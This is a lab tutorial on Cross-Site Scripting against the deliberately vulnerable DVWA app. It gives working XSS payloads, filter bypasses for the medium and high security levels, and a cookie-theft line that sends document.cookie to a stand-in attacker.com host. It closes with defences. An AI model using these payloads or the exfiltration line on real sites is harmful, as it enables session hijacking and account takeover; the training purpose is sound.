

Cross-Site Scripting is a security vulnerability which is commonly found in web applications that allows attackers to inject malicious scripts (usually JavaScript) into web pages that are viewed by other users. When a victim visits the hacked page, their browser executes the attacker’s code, without realizing it.
Three Types of XSS Attacks
There are three main types of XSS attacks: Reflected, Stored, and DOM-based
- Reflected XSS: The malicious script comes from the user’s request and is immediately “reflected” back in the response. The attacker typically tricks victims into clicking a malicious link.
- Stored XSS (Most Dangerous): The malicious script is permanently stored on the target server (in a database, comment section, etc). Every visitor who views that page executes the script.
- DOM-Based XSS: The attack happens entirely in the browser through JavaScript manipulation, without the malicious payload ever reaching the server.
Setting Up Lab Environment: Kali Linux Virtual Machine
Requirements:
- VirtualBox Workstation (free virtualization software) or download
- At least 8GB RAM and 80GB disk space for the VM
- Downloaded Kali Linux ISO file from official website (kali.org)
To clearly understand the whole setup of Kali Linux, Virtual Machine and DVWA in more details go to
- https://www.virtualbox.org/wiki/Downloads
- http://kali.org
- https://docs.google.com/document/d/1se4v0o3D-2HQiNsrZgkRY6CLq-holRrVf8DToe3HNE8/edit?tab=t.0
Understanding DVWA Security Levels

DVWA has four security levels that simulate different security implementations: DVWA security level configuration showing different difficulty settings.
- Low Security: No protection at all, all inputs are accepted without any checking. Perfect for learning basic attacks.
- Medium Security: Basic security measures that are poorly implemented. Good for learning how to bypass weak protections.
- High Security: Strong security with multiple layers of protection. Requires advanced bypass techniques.
- Impossible Security: Properly secured code with no vulnerabilities. Use this to see how secure applications should be built.
How to Change Security Level:
- Click “DVWA Security” in the left menu
- Select the desired level from the dropdown
- Click “Submit”
Testing XSS Vulnerabilities

Finding the XSS Section
- After logging into DVWA, look at the left sidebar menu
- Click on “XSS (Reflected)” under Vulnerabilities
- We can see a simple form with a text input box (usually asking for our name)
Test 1: Basic XSS Detection (Security Level: Low)
Let’s start with the simplest test to confirm the vulnerability exists.

Step 1: Make sure DVWA security level is set to “Low”
Step 2: In the input box, type something normal or name like “Sadia Mehrin Rahi” and click Submit.
Result: We can see “Hello Sadia Mehrin Rahi” displayed on the page. This confirms that our input is being shown back to us (reflected).
Step 3: Now, enter this XSS payload:
<script>alert('XSS')</script>

- What happens?
A popup alert box appears with the message “XSS”. We have successfully executed our first XSS attack. - Why did this work?
The application took our input and placed it directly into the webpage without checking if it contains dangerous code. The browser sees the script tag and executes whatever is inside it.
Test 2: Different XSS Payloads
Now let’s try various payloads to understand different attack techniques.
Payload 1: Alert with Message
<script>alert('XSS Attack Successful')</script>

Shows a popup with a custom message.
Payload 2: Image Tag with Error Event
<img src=x onerror=alert('XSS')>
This works because when the browser tries to load an image from source “x” (which doesn’t exist), the onerror event triggers and runs our JavaScript.


Payload 3: Body Tag with Onload Event
<body onload=alert('XSS')>
Executes when the page loads.


Payload 4: SVG with Onload
<svg onload=alert(1)>
Uses SVG (Scalable Vector Graphics) tags to execute JavaScript.

Payload 5: Prompt Box
<script>prompt(document.domain)</script>
Here shows a prompt box displaying the current website’s domain name.
Test 3: Cookie Theft Payload (The Dangerous One)

<script>alert(document.cookie)</script>
document.cookie is a JavaScript command that retrieves all cookies stored by the current website. Cookies often contain session tokens that keep us logged in. An alert box will appear showing all our cookies for the current site.
In a real attack attackers would send the cookies to their own server:

<script>new Image().src="http://attacker.com/steal.php?cookie="+document.cookie</script>
This creates an invisible image request that sends our cookies to the attacker’s server.
Proof of Execution:
Since the attacker’s server isn’t real, the cookies won’t be successfully sent, but we can verify the
execution by opening our browser’s Developer Tools (F12).
In the ‘Network’ tab, we will see a failed request attempt to the http://attacker.com/… URL, and
we can confirm that our session cookies were included in the request parameters.

Why is this dangerous?
- Log into our account without knowing our password
- Access all our personal information
- Perform actions as if they were us
Test 4: Stored XSS Attack
Stored XSS is more dangerous because it affects everyone who visits the page.
Steps:
- In DVWA menu, click “XSS (Stored)”
- We can see a guestbook where you can leave messages
- In the “Message” field, enter:
<script>alert('Stored XSS')</script>
- Fill in the name field with anything
- Click “Sign Guestbook”

Result: An alert appears immediately. But here’s the important part – refresh the page. The alert appears again. The malicious script is now permanently stored in the database.
Real-world impact: Imagine this on a popular forum or social media site. Thousands of users could be affected by a single malicious comment.
Test 5: Bypassing Medium Security
Steps:
- Go to “DVWA Security” and change level to “Medium”
- Go back to “XSS (Reflected)”
- Try the basic payload:
<script>alert('XSS')</script>
Result: It doesn’t work. The application is filtering out script tags.

Bypass Technique:
<img src=x onerror=alert('Bypassed!')>
<body onload=alert('Medium Security Bypassed')>


Result: The alert should appear. We successfully bypassed the medium security by using HTML event handlers instead of script tags.
Test 6: Advanced Bypass for High Security
Steps:
- Change security to “High”
- Try previous payloads like inside script tag use alert(‘High XSS’) function but most won’t work .

View the Source Code:
Click “View Source” at the bottom to see what filters are in place.
<image src/onerror=prompt(8)>
Bypass Payload for High Security:

This works because it uses image instead of img and unusual syntax that confuses the filter.
Understanding the Attack Flow

Figure: XSS Attack Flow Diagram
Understanding the Attack Flow
- Attacker finds vulnerable input field
- Attacker crafts malicious payload
- Payload is injected into the web application
- For Reflected XSS attacker sends victim a malicious link
- For Stored XSS payload is saved in the database
- Victim views the infected page
- Browser executes the malicious script
- Attacker steals data cookies or performs malicious actions
We learned that XSS is very dangerous because browsers completely trust websites. When an attacker injects malicious code the browser thinks it’s coming from a safe source and runs it without any questions. One stored XSS attack can automatically hit thousands of users.
Victims have no idea they’ve been attacked. The malicious code works silently in the background stealing data before anyone notices. XSS can also bypass passwords completely because attackers steal session cookies and log into accounts as if they were the user.
How to Protect Against XSS
- Input Validation: Always check user input and reject suspicious data.
- Output Encoding: Convert dangerous characters before displaying user data.
- Content Security Policy (CSP): Only allow scripts from trusted sources.
- HTTPOnly Cookies: Prevent JavaScript from reading session cookies.
- Use Security Frameworks: Modern frameworks protect against XSS.
In conclusion this guide helped us to understand Cross-Site Scripting (XSS) by practicing in a safe Kali Linux and DVWA setup. We found which input fields were vulnerable created and tested different XSS payloads at multiple security levels and saw the full process of an attack from entering the payload to having it stored to watching it execute and send out stolen data.